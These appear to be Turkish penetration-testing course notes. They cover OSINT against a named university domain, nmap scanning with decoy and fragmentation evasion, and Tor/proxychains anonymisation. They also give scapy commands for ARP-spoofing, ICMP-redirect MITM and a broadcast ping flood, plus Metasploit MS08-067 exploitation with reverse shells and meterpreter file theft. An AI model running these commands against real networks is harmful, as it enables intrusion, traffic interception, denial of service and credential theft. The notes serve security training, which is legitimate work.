  => dig linux.org.tr NS (www'ları çıkarma sebebimiz host'tan sorumlu ns kaydının olma
ması)

* SOA kaydı için:

  => dig linux.org.tr SOA

* Bilinen DNS sunucularına sormak

  => dig www.linux.org.tr @frig.linux.org.tr

  => dig www.linux.org.tr @8.8.8.8

* Reverse DNS sorgusu

  => dig -x 139.179.139.181

  - Reverse DNS sorgusu ile IP adresine sahip olduğumuz adresin domainini bulabililiri
z.

* Tüm bilgileri sorgulamak için

  => dig linux.org.tr any
```

Keşif Aşaması

Konu	Açıklama
Pasif Bilgi Toplama	Açık kaynak istihbaratı ve yararlı servisler
Aktif Bilgi Toplama	Aktif bilgi toplama araçlarıyla uygulamalar ve bilgi toplanacak yerler.
Network Saldırıları	Çeşitli network saldırıları ve uygulamaları

Reconnaissance (Bilgi Toplama)

Pasif Bilgi Toplama (OSINT) (Açık Kaynak İstihbaratı)

- Senaryo: Black Box pen.test isteniyor:

- Yapacağımız ilk iş: Hedefin IP adresini öğrenmek. Bazı yöntemler:

```
=> ping ankara.edu.tr

=> nslookup

  => server 8.8.8.8

  => www.ankara.edu.tr
```

- ICANN: Bütün dünyadaki IP adreslerinin dağıtılmasını organize eden kurumdur.

- RIPE: Avrupadaki IP adreslerini aratabileceğimiz servis.

- www.ankara.edu.tr için elde ettiğimiz IP adresini RIPE içerisinde aratıyoruz. Elde ettiğimiz net-name'i tekrar RIPE'de aratarak başka bilgilere de ulaşabiliriz.

- Başka yöntemler:

```
B> www.who.is ankara.edu.tr (tr uzantılarda çalışmıyor?)

B> ipinfo.io (arama servisi)
```

- Subdomain tespiti:

```
B> Google üzerinden site:*.ankara.edu.tr şeklinde arama yaparsak subdomainlere ulaşabi
liriz.

Ayrıca bazı araçlar da bize subdomainleri listeler.

  => fierce -dns ankara.edu.tr
  => theharvester -d ankara.edu.tr -b all
  => dnsmap ankara.edu.tr
```

- Hedefe ait virtualhost'ların tespiti:

```
B> bing.com arama motorundan IP:x.y.z.a şeklinde arama yaptığımızda virtualhost'lara u
laşabiliriz.

Ayrıca bazı araçlar da bize subdomainleri listeler.
    => dig -x <IP>
    => nslookup <IP>
```

- Hedefe ait e-mailler:

```
=> theharvester -d ankara.edu.tr -b bing
Bu mail adresleri kullanılarak çeşitli sosyal mühendislik saldırıları yapılabilir.
```

- Hedefe ait indirilebilir dosyalar:

```
B> google B> filetype:pdf ankara.edu.tr

B> = FOCA

=> metagoofil (stabil değil)
```

- Lokasyon tespiti:

```
B> ipinfo.io, ip2location.com, whois.domaintools.com (IP adresini aratarak)
```

- Reverse whois: IP adresi veriyoruz. Bu IP adresine ait bilgilere ulaşıyoruz. Kullanılabilir siteler: whois.com (sansürlü, güncel), viewdns.info (sansürsüz, eski)

- Netcraft: B> www.netcraft.com : Hedefin kullandığı işletim sistemini öğrenebiliriz. Örnek: eğer eski bir apache serveri kullanılıyorsa versiyonuna ait bazı zafiyetlere sahip olabilir. Bu zafiyetler kullanılabilir. Veya B> http://whois.domaintools.com/ sitesinden de öğrenilebilir.

- Shodan: B> www.shodan.io : Bilgi toplamak için gelişmiş bir arama motoru. Parametreler: hostname:ankara.edu.tr, country:tr Alternatif siteler: zoomeye, censys.io(lokasyon + port bilgisi de var)

- FOCA: Hedefe ait indirilebilir bütün veya bazı dosyaları düzenli bir şekilde indirip analiz edebilmemizi sağlayan tool. Metadata analizleri sayesinde bir çok bilgi elde edilebilir. Sadece windows'da çalışıyor :(

- Robtex: B> www.robtex.com : Sorgulanan sitenin DNS network'ünü şema halinde gösteren servis.

- Google üzerinden keşif işlemleri: Google filtreleri hakkında detaylı bilgiler

```
B> https://www.exploit-db.com/google-hacking-database/

B> www.google.com

  B> site:*.ankara.edu.tr
```

- Hedefe ait giriş panellerinin tespiti:

```
B> www.google.com

  B> inurl:login site:*.ankara.edu.tr
```

- Dump: Kötü niyetli kişiler tarafından bir database'in patlatılarak bilgilerin internette herkese açık olarak yayınlanması.

- Hedef domaine benzer domainlerin tespiti: Kullanıcı yazım hatası yapıp fark etmeyerek, hedef domaine benzer bizim aldığımız domain'e girebilir.

```
=> urlcrazy -r ankara.edu.tr
```

- Alexa analizi: B> www.alexa.com : Domain'ler hakkında istatiksel bilgiler tutan bir servis.

- İş ilanları analizi: Bazen araştırılan hedef, kendisi hakkında donanım/yazılım bilgilerini iş ilanlarında paylaşmış olabilir.

- Archive.org analizi: B> archive.org : İnternet sitelerinin eski belgelerinin yer alıyor olabileceği bir servis. Bağımsız ve kar amacı gütmüyor.

- Sosyal medya hesaplarının analizi: Facebook'da paylaştığı fotoğraf bir çok bilgi verebilir. Örnek: Bilgisayarın ekran görüntüsü atmış olabilir. Kritik bir bilgi elde edebiliriz. (veriden veri üretme) (fotoğraftan parmak izi çıkartan adam örneği)

- Kaynak kod ve geliştirici firma analizi: Bir websitesinin kaynak kodları incelenerek bilgi elde edilebilir.

- Çalışanların geliştirici siteleri analizi: Hedef kurumdaki çalışanların github hesaplarından bilgi elde edilebilir.

- Pastebin üzerinden bilgi toplama: B> www.pastebin.com : Dump'ların vs. paylaşıldığı bir site.

```
B> www.google.com

  B> site:pastebin.com intext:"password"
```

- Finans araştırması: Hedefe göre değişir.

- Cloudflare: Firewall servisi. Websitelerine IP değiştirme, bilgileri gizleme, ddos savunmaları gibi hizmetler veriyor. Örnek: www.osman.com bu adresi cloudflare koruyor. Ama subdomainler açıkta kalır.

Notlar

- Saldırmadan önce bulabildiğimiz her şeyi toplamaya çalışacağız.
- OSINT için güzel bir örnek :) : Click

Aktif Bilgi Toplama

İç Ağdaki Aktif Makinaların Tespiti:

=> netdiscover -i eth0

=> nmap -sP --> ping sweep yöntemi ile

=> nmap -PR

=> arp-scan --interface=eth0 --localnet

- NMAP: Hedef hangi zafiyetlere sahip, açık portlar hangileri vs. analizler yapan tool. Sürekli istek yapmak bir anomalidir. Karşı taraf bunu fark edip bizi engelleyebilir.

- Örnekler:

```
 nmap -sS -sV 10.0.2.7 -vv
```

(syn paketi gönderir) synack döndüren portları listeler. (her portu açık gösterirse)

```
nmap -sT -sV 10.0.2.7 -vv
```

açık olan portların versiyon taramasını yapar.

```
nmap -sT -sV -p80,8000-8100 10.0.2.7 -vv
```

spesifik olarak bir port veya port aralığını taramak.

```
nmap -sT -sV -p- 10.0.2.7 -vv
```

tüm portları tarar.

```
nmap -sT -sV 10.0.2.7 -O -vv
```

(tüm portları tarar) (işletim sistemi tarar. en az bir açık bir de kapalı porta ihtiyacı var)

```
nmap -sT -sV 10.0.2.7 -O -vv -T4 -A
```

belirli süre kalıplarıyla arama yapar, A daha agresifleştirir.

```
 nmap -f -f -sT -sV 10.0.2.7 -O -vv -T4 -A
```

firewall varsa nasıl aşarız? paketi parçalara bölerek.

```
=> nmap --spoof-mac=IBM
```

atlatma yollarından biri, kendimizi IBM olarak gösteriyoruz.

```
=> nmap -D 192.168.1.1,192.168.1.2,10.0.2.7,192.168.1.3
```

paketleri 4'e böldük ve 4 tane IP'den gönderilmiş olarak gösterip araya kendimizi de sıkıştırdık. (szma yöntemi)

- Parametreler:

@sC = Script kullanımını sağlayan parametre

@f = Gönderdiğimiz paketleri parçalar ve gönderildiği yerde birleşirler bu sayede güvenlik sistemi atlatılabilir.

@system-dns = İşletim sisteminin DNS servisini kullanır.

@sS = Syn paketi yollar

@sA = Ack paketi yollar

@sT = Bağlanma komutu

@sV = Port versiyon taraması yapar

@v = Verbose (gereksiz detayları gösterme)

@vv = More verbose

@T<0-5> = Zaman şablonlarıyla tarama yapar. Değer yükseldikçe daha hızlı tarar ama yavaş tarama daha sağlıklı sonuç verir.

@A = Enable OS detection, version detection, script scanning, and traceroute (daha derin tarama)

- En sık kullanılan 500 port:

```
=> nmap 10.0.2.7 --top-ports 500

=> nmap -sV 10.0.2.7
```

- Scriptler(NSE):

```
=> ls /usr/share/nmap/scripts/ (scriptleri listeler)

=> nmap -sT -sV -p 25 --script=ftp-vsftpd-backdoor.nse 10.0.2.7 (çalışmadı)
```

- NMAP sonuçlarını rapor halinde alma:

```
=> nmap 10.0.2.4 -oA rapor (root dizininin altında rapor.xml isminde bir çıktı üretir.
)
```

- NMAP'in gizlilik için sunduğu seçenekler:

1. Decoy Scan: Sahte IP'lerden paket üreterek kalabalık yaratıyor. Kalabalığın arasına 1 ya da 2 kendi IP'mizi ekleyince bizim yolladığımız paketler göze batmayacak şekilde kalıyor.

2. IDLE Scan: Gerekenler: saldırgan, hedef, kurban(zombi). Uygulayabilmek için iki şart var.

- **Bir:** Bulacağınız kurbanın network trafiğinin az olması lazım. Güzel kurbanlar: boşta olan makineleler.
- **İki:**
- **İşleyiş:** Kurbana paket gönderilir. Kurban geri cevap verir. Kurbana bu sefer hedeften gidiyormuş gibi bir paket daha gönderilir. Kurban geri cevabını hedefe döner. Hedefte kurbana eğer port kapalı veya arada firewall varsa reset+ack döner. Bu sefer kendimizden kurbana paket yollarız (x+1). Bize cevabı döner. Bu sayede hedef portun kapalı olup olmadığını veya arada firewall olup olmadığını öğrenebilme imkanımız olabilir. Bize dönen cevap x+1 ise port kapalı/firewall, x+2 ise port açık demektir.

- unicornscan: NMAP aracına alternatif, daha basit bir araç.

```
=> unicornscan IP:port (syntax)
=> unicornscan 10.0.2.7:25 (25.portu tara)
```

- TOR: Bizi Mass Network'e sokar ve IP adresimizi bu Mass Network'deki başka birinin IP adresiyle değiştirerek ulaşmak istediğimiz yere ulaştırır. Bunun riski bir başkası da bizim IP'mizi alarak başkasına saldırabilir ve saldıran olarak bizim IP'miz görünür.

```
- Örnek kendini gizleme: saldırgan -> vpn -> vpn -> TOR -> vpn -> Kurban (hız pert, gi
zlilik OP)

- NMAP ve Firefox Örneği:

  => cat /etc/proxychains.conf (proxychains konfigürasyonlarını gösterir)

  => tor (tor servisini başlatır)

  => proxychains nmap 10.0.2.7 (tor'dan bir IP alarak nmap ile scan yapar)

  => firefox(advanced settings -> network -> settings -> manuel proxy -> socksv_4 host
: 127.0.0.1 port:9050)

  => proxychains firefox (firefox'u tor'da açar) (bunu yaptıktan sonra IP'ni kontrol e
t)
```

- DNS üzerinden bilgi toplama: DNS sunucusu eğer sorgunun cevabını başka DNS sunucularından getirmeye çalışıyorsa buna recursive denir. DNS sunucusuna recursive olmayan sorgular gönderdiğimizde DNS sunucusunun cache'inde bu bilgi varsa geri döner, yoksa cevap gelmez. Bu sayede o DNS sunucusunda istediğimiz bilginin daha önce istenip istenmediğini öğrenebiliriz. Yani birisi bulmak istediğimiz siteye daha önce girmiş mi sorusunun cevabını alabiliriz.

- Cache bilgileri sonsuza kadar saklamaz. belli bir süre sonra DNS sunucusu bilgileri kendisi tekrar almak için gider. bunun bilgisine de şuradan ulaşılabilir:

  => dig www.ibu.edu.tr

  www.ibu.edu.tr. ///saniye (6673) IN A 194.27.225.124 (**Sonuç**)

- DNS üzerinden toplanabilecek bilgiler:

```
- SOA kaydına bakılarak e-mail adresi alınabilir.

- Zone Transfer yapılabilir.

- Brute Force yapılabilir.
```

- SOA kaydı sorgulama:

```
=> nslookup -type=SOA ibu.edu.tr

=> dig SOA ibu.edu.tr
```

- DNS sunucusunu öğrenme:

```
=> nslookup -type=NS ibu.edu.tr

=> dig NS ibu.edu.tr
```

- Zone Transfer:

- İlk etapta yapmamız gereken şey hedefle ilgili sorumlu dns sunucularını bulmak. Bu yöntem maksimum kapsamı tespit edebilmek için kullanılır.

  => dig ns ibu.edu.tr

  ```
    => dig axfr ns2.ibu.edu.tr @ibu.edu.tr (başarılı olana kadar bütün dns sunucular
  ını dene)
  ```

  - Başka örnek:

    => dig zonetransfer.me NS

    ```
    => dig axfr nsztm2.digi.ninja @zonetransfer.me (dns2)

    => dig axfr nsztm1.digi.ninja @zonetransfer.me (dns1)
    ```

- Mail üzerinden bilgi toplama: Mail header arasından bilgi toplanabilir. Bir e-mail grubuna e-mail yollandığında eğer o gruptan mail'i alamayacak bir kişi varsa, e-mail servisi bize bu kişinin yolladığımız e-maili alamayacağının bilgisini verirken kişiyi ifşa etmiş oluruz.

- Kaynak header'e ulaşmak: Gmail'e gir. Kaynak header'ini öğrenmek istediğin mail'i aç. Sağ üstteki reply'ın yanındaki oka bas. Show original'i seç.

- Kaynak header'in analizi için: B> http://mxtoolbox.com/EmailHeaders.aspx

- Örnek:

  => dig ns helloo.info (dns sunucusunu öğreniyoruz)

  => dig ns helloo.info @ns1.cloudns.net (e-posta'yı öğreniyoruz)

  => nc eposta.world.xyz 25 -v

- ehlo localhost: Aynı ağdaki makinelerin birbirlerine verdikleri selam. (GoT'daki valar morghulis gibi)

- Routing: Networkler arası bağlantının sağlanabilmesi için gönderilecek paketlerin gönderilmesi işi için aracılık yapılması.

- Üç makinenin arasındaki route işlemini yapma uygulaması (ortadaki router olarak çalışan makine linux) .

  => arp -a (arp tablosunu görüntülemek için)

  => route (routing tablosu)

  => route add -net 10.0.1.0/24 gw 10.0.2.1 (subnet'inde olmayan bir yere gitmeye çalışan makineye nasıl gideceğini söylememiz gerekiyor. bu komut ile söylüyoruz.)

  => echo 1 > /proc/sys/net/ipv4/ip_forward (aynı işlem karşı taraf için de yapılmamışsa işlem yapılan taraf paketi yollayabilir ama route işlemi yapılmamış taraf cevap gönderemez. route tablosu eklendikten sonra yönlendiriciyi de açmamız gerekir.)

  => route add -net 10.0.2.0/24 gw 10.0.1.1 (yönlendiriciye de nasıl gideceğini route add ile göstermemiz gerekiyor.)

- NAT:

```
=> iptables -t nat -L -vn (tabloyu gösterir)

=> iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

- Firewall: Firewall dediğimiz şey sadece hangi paketin hangi portlara gidip gidemeyeceğine karar verir. Yerine gidemeyen paketler düşer. Sistemde olmaması gereken bir bozukluk tespit edilerek atlatılır.

- Gateway: Hiçbir şeyi bilmediğiniz, geri kalan her şey için yönlendirilmenizin yapıldığı yer. Örnek: Fransızca bilmiyorsun. Fransızca bilen tercüman kullanıyorsun. O tercüman işte gateway.

- Cloudflare By pass: Site DNS sunucularını cloudflare'a teslim edip onun süzgeçten geçirdiği trafiği alıyor.

```
=> amap (İnternetin tamamını tarar.)
```

Soru-Cevap

- Ağda bulunan ayakta bulunan bütün cihazların IP'lerini nasıl öğreniriz?
  - => ifconfig eth0 (ethernet ile bağlıysak, kendi IP adresimizi öğreniyoruz)
  - => netdiscover -i eth0 -r 10.0.2.0/24
  - => nmap -sP 10.0.2.0/24 -vv veya nmap -sP 10.0.2.0-150 -vv

- Crosscable ile bağlı ama farklı subnet'deki iki makine birbirleriyle nasıl iletişim kurar?
    - ARP ile. Aynı subnet'de olmayan makineler ARP ile iletişim kuramaz ancak gidilmek istenen IP'ye nasıl gidileceğini route add ile gösterirsek ağa ulaşacaktır.
- Neden ICMP değil de ARP ile bilgi topluyoruz?
    - Eğer ping engellenmişse ICMP ile hedef açık olsa bile kapalı gibi görürüz. ARP'ta böyle bir şey söz konusu değildir.

Notlar

- Direk ack paketi yollayıp cevap alırsak firewall yok demektir.
- Scapy ile çalışırken DNS(rd=1) değerini rd=0 ile değiştirirsek paket non-recursive olur.
- dig için recurse parametresi ile non-recursive sorgu yollanılabilir.
- fierce default wordlist -> /usr/share/fierce/hosts.txt
- DNS: IP'yi domain'e, domain'i IP'ye çeviren servistir. reverse who.is -> IP ile sorgulattığımızda sınır içerisinde başka hedefler de elde etme ihtimalimiz vardır. O yüzden dns sorgusu yaptığında, reverse dns de yap.
- ARP: Her makinenin arp tablosu vardır. IP adresi broadcast yapılır. Kime aitse onun MAC adresi öğrenilir. 2.katmanda çalışır. Makinelerin aynı subnet'de olması gerek.
- ARP'ın herhangi bir doğrulama kabiliyeti yoktur. Yerel ağdaki makineleri keşfetmek için ARP protokolü kullanılabilir.
- Örnek ARP keşfi:

  => iptables -t filter -L -vn

  => nc 192.168.0.2 22 -v

  => arping 192.168.0.2

  => (ağı izleme) tcpdump -i eth0 -nnv arp

  => arp-scan -l -I eth0 (yerel ağdaki bütün makineleri tarayarak sonuç alma işlemi yapar)
- Scapy ile DNS Zone Scan ödevi
- Scapy ile ARP taraması ödevi

Network Saldırıları

- ARP Kullanılarak Yapılabilecek Saldırı Örnekleri: Haberleşmek isteyen sistemlerin ya haberleşememesine sebep olmak ya da haberleşmeleriyle ilgili olan kısma kendisini de dahil etmektir. Maksat zarar vermek ise, servis dışı etmek için kullanılabilir(DoS). Maksat fayda sağlamak ise hedefin trafiğinin kendi üzerimizden geçmesini sağlamaktır. Trafiği kendi üzerimizden geçirdiğimiz saldırı türü Man in the Middle(MITM) olarak adlandırılır.

- İşleyiş: Attacker, server ile client arasında ARP ile bağlantı kurar. Attacker, server'in IP adresine kendi MAC adresini ekleyerek client'e ARP paketi yollar. Client'in ARP tablosundaki IP-MAC değerleri yoksa yazılır, varsa saldırganın yolladığı şekilde güncellenir. Bir sonraki isteği client, saldırgana yollayacaktır. Eğer saldırgan aynı işlemi server için de yaparsa (kendi IP'sini client olarak gösterip MAC adresine kendi MAC adresini vermek) Man in the middle saldırısı olacak ve trafik saldırganın üzerinden geçecek. Eğer saldırgan server için bu işlemi yapmazsa client cevap alamayacak ve servis dışı kalacak(Dos).

- Uygulama:

```
-Server IP: 192.168.0.23, MAC:00:0c:29:6b:f3:9f

-Client IP: 192.168.31.31, MAC:00:0c:29:6b:97:48

-Attacker IP: 192.168.0.105, MAC:00:0c:29:f0:0b:61

=> scapy

=> sendp(Ether(dst="00:0c:29:6b:97:48")/ARP(op=2,psrc="192.168.0.23",pdst="192.168.31.
31",hwsrc="00:0c:29:f0:0b:61",hwdst="00:0c:29:49:97:48"))

=> sendp(Ether(dst="00:0c:29:6b:f3:9f")/ARP(op=2,psrc="192.168.31.31",pdst="192.168.0.
23",hwsrc="00:0c:29:f0:0b:61",hwdst="00:0c:29:49:f3:9f"))

=> echo 1 > /proc/sys/net/ipv4/ip_forward/ (router = 1 yapma işlemi)
```

- Tool kullanarak:

  => arpspoof -i eth0 -c both

- SYN Flood: Sahte bir IP ile sürekli SYN paketi yollanır. Yollanan paketleri hedef SYN tablosunda tutar. Hedefin döndürdüğü SNY+ACK paketi boşa gideceği için cevap gelmez ve tablonun boyutu artar (DoS).

- **Alınabilecek önlemler:**

  1. Tablonun boyutunu arttırmak (Maliyet + çözüm değil).

2. Syn proxy: (Syn proxy'i bütün portlara syn yollayarak tespit edebiliriz. Eğer kapalı port yoksa syn proxy ile karşı karşıya olduğumuzu anlarız.) Hedef ile aramızda durarak SYN paketlerini kendi üzerine alır SYN+ACK gönderir. ACK geri geldiğinde paketi hedefe ulaştırır.

3. Syn proxy cookie: Threeway Handshake esnasında değişmeyen 4 bilgi var. Bunlar: Source IP, Source Port, Destination IP, Destination Port. Makine bir fonksiyon ile bu 4 bilgiyi ve bir de makine çalıştırılmaya başladığında RAM de random oluşan bir değeri topluyor. Ardından bu "toplam"ı SYN isteği yollayan makinelere SYN+ACK döndüreceği zaman sequence number olarak kullanıyor. Kendisine threeway handshake'in son aşaması olan ACK paketi döndüğünde ACK sayısı "toplam"+1 olmak zorunda. "toplam"+1 den 1 çıkarıp gelen ACK paketini doğruluyor.

- UDP/ICMP kullanılarak yapılabilecek bir saldırı: İç ağdayken ağdaki herkese kaynak IP, hedefin IP'si olarak gösterilip ping yollanır. Herkes birden hedefe ping reply döner.

- Uygulama:

```
=> echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts (broadcast yapabilmemiz içi
n bu dosyanın değerinin 0 olması gerek, yoksa icmp paketlerini broadcast olarak yollay
amayız.)

=> scapy

=> send(IP(src="hedef",dst="broadcast")/ICMP(type=8),loop=1)
```

- ICMP Redirect(type=5): ICMP Redirect mesajı, kendisine ulaşmak isteyen makineye bir router(yönlendirici) tarafından eğer bağlanabileceği daha iyi bir router varsa, bunun bilgisini döndürür.

- ICMP Redirect ile Man in the Middle Attack (ICMP type=5): Hedefe daha iyi bir router olduğunu, bu router'in biz olduğumuzu söylediğimiz saldırı. Bu sayede hedef bizi router olarak kullanmaya çalışacak, hedefin trafiğini üzerimize alacağız. => scapy

```
  => send(IP(src="192.168.0.1",dst="192.168.0.9")/ICMP(type=5,code=1,gw="192.168.0.10"
)/IP(src="192.168.0.9",dst="46.45.154.70")/TCP(flags="S",dport=80,sport=5555))
```

- SNMP (Simple Network Management Protocol): SNMP, UDP Protokolü ile çalışır. 161 portunu kullanır.

- MIB/OID: Ağın dallara ayrılarak hangi dalın kaçıncı MIB'i şeklinde bir sorguya dönen bilgiler OID diye geçer. Bu bilgilerle MIB içerisinde konumunu bildiğimiz bir makinenin OID bilgilerine ulaşabiliriz.

- MIB sayılarla ifade edilir. Alt dallara geçmek için araya nokta konur.
- Örnek: .1.3.6

- Community String: SNMP paketi içerisinde yer alan bir bilgidir.

- SNMP paketi içerisinde yer alan community string'ler: Public(read only), private(write). Community string ele geçirilerek bu yetkiler elde edilebilir.
- Üç versiyon vardır. V1 ve V2 Community String üzerinden gider. V3 ise username-password'da kullanır.

  - Uygulama:

  => snmpwalk -v 1 -c public 192.168.0.39 .1.3.6.1.2.1.2.2
- İnternette "linux system oid's" şeklinde arama yapılarak OID örneklerine ulaşılabilir.

- Ödev: 192.168.0.39'dan SNMP ile bilgi topla:

```
=> snmpwalk -v 1 -c public 192.168.0.39 .1.3.6.1.2.1.2.2

- NMAP ile: => nmap -p161 -T5 -sU --script=snmp-*.nse 192.168.0.39 -vv
```

Soru-Cevap

- TCP/UDP'de yapacağımız IP sahteciliği (IP Spoofing) başarılı olabilir mi?
  - TCP içerisinde çok zor. Eğer seq/ack sayılarına sahipsek yapabiliriz. UDP içerisinde ise herhangi bir doğrulama sistemi olmadığı için basitçe yapılabilir.

Notlar

- TCP'de IP spoofing, olmayan bir IP spoof edilerek karşıya kör(blind) bir şekilde, cevapları almadan sürekli paket yollanılarak yapılır. Eğer spoof ettiğimiz IP gerçekten kullanılıyor ise, RST döner.
- Scapy ile SYN Flood ödevi
- Scapy ile SNMP bilgi toplama ödevi

Zafiyet Tespiti

Zafiyet Tespiti

Nessus Kurulumu

1. Aktivasyon Kodu Almak: https://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code

2. Sisteminize uygun Nessus sürümünü indirmek: https://www.tenable.com/products/nessus/select-your-operating-system

3. Kurulum (Eğitimde Kali Linux kullandığımız için debian paketini indirdik):

```
=> dpkg -i Nessus-6.8.1-debian6_amd64.deb
```

OpenVAS Kurulumu

1. Kali Linux için OpenVAS kurulumu: https://www.kali.org/penetration-testing/openvas-vulnerability-scanning/

Zafiyet Tespitleri

- Tools: Nessus, OpenVAS(open-source)

Nessus

=> /etc/init.d/nessusd start (nessus'u başlatır)

=> netstat -lntup (8834 port'unun ayakta olup olmadığını kontrol ederek nessus'un çalışıp çalışmadığını kontrol edebiliriz)

B> https://localhost:8834/ adresinden Nessus'a girebiliriz.

- Nessus Kullanımı:

- Politika (Policy): Taramalar için politikaların oluşturulduğu kısımdır. Politikayı kendimiz oluşturabilmek için Advanced Scan'ı seçmemiz gerekir.

- Tarama (Scan): Hedeflerin belirlendiği ve taramanın başlatıldığı kısımdır.

- Nessus Remediations: Basit çözüm önerilerinin bulunduğu sekme.

- Nessus Vuln.s/Vuln. Info: Bulunan zafiyetle ilgili exploit bilgilerinin bulunduğu kısım.

OpenVAS

B> https://localhost:9392/ (username: admin, password: kurulum bittiğinde terminal'de veriyor.)

Notlar

- Nessus'un kurulu olduğu dizin => /opt/nessus/
- Tool'lar zafiyetleri her ne kadar güzelce raporlasada, rapordaki zafiyetleri tek tek incelemek gerek. Info olarak gösterilen bir zafiyet aslında kritik olabilir.

Exploit Aşaması

Gösterim	Açıklama
=>	Linux Terminal
B>	Browser
~>	Metasploit-framework (msfconsole)
~~>	MSF Exploit
>>	Shell
M>	Meterpreter konsolu
E>	Hedefin ekranı
P~>	MSF Post-Exploitation
A~>	MSF Auxiliary

Exploit Aşaması

Genel Kavramlar

- Exploit için gerekli olan şey: Zafiyet (Vulnerability)

- Exploit: Zafiyeti sömürme işlemi.

- Payload: Exploit yapıldıktan sonra exploit edilen sisteme gönderilen kod.

- Stage Payload: Payload bazen yeterli yer olmadığı için tek seferde gönderilemeyebilir. Bu durumlarda payload'ın parça parça gönderilmesine "stage payload" denir.

- Framework (Geliştirme Çatısı): Bulunan zafiyetlerin exploit kısmını çeşitli payload'lar ile birlikte modüler bir şekilde düzenler.

- İnternetten python ile yazılmış bir exploit bularak kullanma örneği:

```
=> python /mnt/hgfs/Downloads/7132.py 172.16.193.149 2 (exploit'i yolladığımız kod)

=> nc 172.16.193.149 4444 (exploit edilen makineye girmek için kullandığımız kod)
```

- Metasploit Framework: Şu anda Ruby ile geliştirilen framework. Çeşitli exploit ve payload'ların bulunduğu, bu exploit ve payload'lara kolaylıkla erişilebilmemizi ve bunları modüler bir şekilde kullanmamızı sağlayan framework. Eğer çalışan ve database'de olmayan bir exploit yazabilirsek, framework'e eklenebilir. Sadece exploit'i yapmamız yeterli olacaktır. Payload'lar zaten framework bünyesinde bulunmaktadır.

- H. D. Moore: Metasploit Framework geliştiricisi.

- Metasploit Framework içerisinde bulunan bölümler:

- **1. Auxiliary:** Yardımcı tool'ların bulunduğu bölüm.
- **2. Exploit**
- **3. Payload**
- **4. Post-exploitation:** Exploit sonrası kullanılabilecek yardımcı tool'ların bulunduğu bölüm.
- **5. Encoders:** Payload olarak gönderdiğimiz kodları herhangi bir güvenlik çözümüne karşı görülmemesi için imzalarını değiştiren bölüm.

- Metasploit Framework Arayüzleri:

1. CLI (Command Line Interface) (Eğitimlerde kullandığımız arayüz)

2. WEB

3. RPC

Notlarda Kullanılan Gösterimlerin Açıklamaları

Temel Komutlar

=> msfconsole: Metasploit-framework'ü çalıştırır.

~> banner: Random seçilen bir açılış ekranı. Alt kısmında tool'da bulunan exploit, payload sayısı vb. bilgiler verir.

~> help: Modülsüz haldeki kullanabileceğimiz temel komutları listeler.

~> advanced: Kullanılan modül hakkında daha fazla bilgi almamızı sağlayan komut.

~> back: Modüller arası geçişte geri dönmek için kullandığımız komut.

~> connect: Başka bir host ile msf konsolunu birbirine bağlar, diğer host'un aldığı sonuçları bizim konsolumuzda da bu sayede görebiliriz.

~> info: Basit yardım.

~> irb: Exploit'in kaynak kodunu açıp editleyebilmemizi sağlar.

~> jobs: Bazı exploit'lerin çalışması için bazı servisleri ayağa kaldırıyoruz. bu servislerin yönetimini jobs komutu ile yapıyoruz.

~> load: Plugin yüklememizi sağlayan komut.

~> options: framework içerisinde global değişken oluşturabilmemizi sağlayan komut.

~> route: Ele geçirilen makinenin arkasındaki makinelere ulaşmak için, ele geçirilen makineyi router gibi kullanmamızı sağlayan komut.(Pivoting)

~> search: Modülleri aramamızı sağlar.

~> sessions: Açılan shell'ler arası geçiş yapabilmemizi ve bu oturumları görebilmemizi sağlayan komut.

- MS08_067 exploiti ile bir makineyi ele geçirme süreci:

~> search ms08_067 (ms08_067'yi MSF içerisinde aratıyoruz)

~> use exploit/windows/smb/ms08_067_netapi (Belirttiğimiz exploit'i kullan diyoruz)

~~> show (Modülü gösterme komutu)

~~> show options (Modül ayarlarını gösterme komutu)

~~> set RHOST 172.16.193.149 (Hedefi belirtiyoruz)

~~> show options

~~> show payloads (Kullanılabilir Payload'ları gösterme komutu)

~~> show targets (Exploit'in çalıştığı hedefleri gösterme komutu)

~~> set PAYLOAD windows/shell/bind_tcp (Payload'ımızı seçiyoruz, eğer bu işlemi yapmazsak MSF bizim yerimize en uygun Payload'ı seçecektir.)

~~> show options

~~> set LPORT 1984 (Bağlantıyı dinleyeceğimiz port'u ayarlıyoruz)

~~> show options

~~> check (Hedefin bu exploite karşı zafiyeti olup olmadığını kontrol ediyoruz)

~~> exploit (Exploit işlemini başlatıyoruz)

>> ctrl+z (Session'u arkaplana atar ve msf'ye geri döner)

~~> sessions (Oturumları listeler)

~~> sessions -i 1 (1. Oturumu açar)

>> ctrl+c (session'u kapatır)

~~> exploit

>> (Exploit makineye restart atmadan tekrar çalıştırılabildi. Bunun sebebi kullandığımız exploit ve payload'ın stabil olarak çalışıyor olması.)

- Sistemin exploit göndereceğimiz port'una erişiyor olabiliriz. Ancak başka bir port'a bağlanamayabiliriz. Bu durumda sistemi exploit etmiş oluruz ancak payload'dan yararlanamayız. MSF'nin sunduğu reverse shell seçeneği bu durum için bir çözüm sunar. Sistemin bize bağlantı kurma isteği yollamasını sağlar.

  - Uygulama: (Aynı exploit üzerinden devam ediyoruz. Sadece payload'ı değiştirdik)

```
~~> set PAYLOAD windows/shell/reverse_tcp

~~> show options

~~> set LHOST 172.16.193.151 (kendi IP adresimiz)

~~> set LPORT 443 (boşta olan herhangi bir port)

~~> show options

~~> exploit

\>> ^C (ctrl+c abort session)
```

- Farklı payload uygulamaları:

- Messagebox payload'ı:

```
~~> set PAYLOAD windows/messagebox/

~~> show options

~~> set ICON INFORMATION

~~> set TEXT POwned you

~~> set TITLE Hacker!

~~> show options

~~> exploit
```

- Execute payload'ı:

```
~~> set PAYLOAD windows/exec/

~~> show options

~~> set CMD cmd.exe /c "mkdir c:\\Docume~1\\Administrator.Ambush\\Desktop\\Hacked"

~~> exploit
```

- Meterpreter/reverse_tcp payload'ı:

```
~~> set PAYLOAD windows/meterpreter/reverse_tcp

~~> show options

~~> set LHOST 172.16.193.151

~~> exploit
```

- Meterpreter komutları:

```
M> help

M> pwd

M> cd "C:\\Docume~1"

M> pwd

M> ls

M> mkdir meterpreter

M> rmdir meterpreter

M> download password.txt (bulunduğu dizindeki password.txt dosyasını indirir)

M> screenshot (girdiğimiz sistemin ekran görüntüsünü alır)

M> upload (dosya upload edebiliriz)

M> shell (komut satırına geçiş yapar)

\>> ctrl+z (komut sistemini arka plana atıp meterpreter'e geri dönüş yapar)

M> channel -l (açılan kanalları görüntüler)

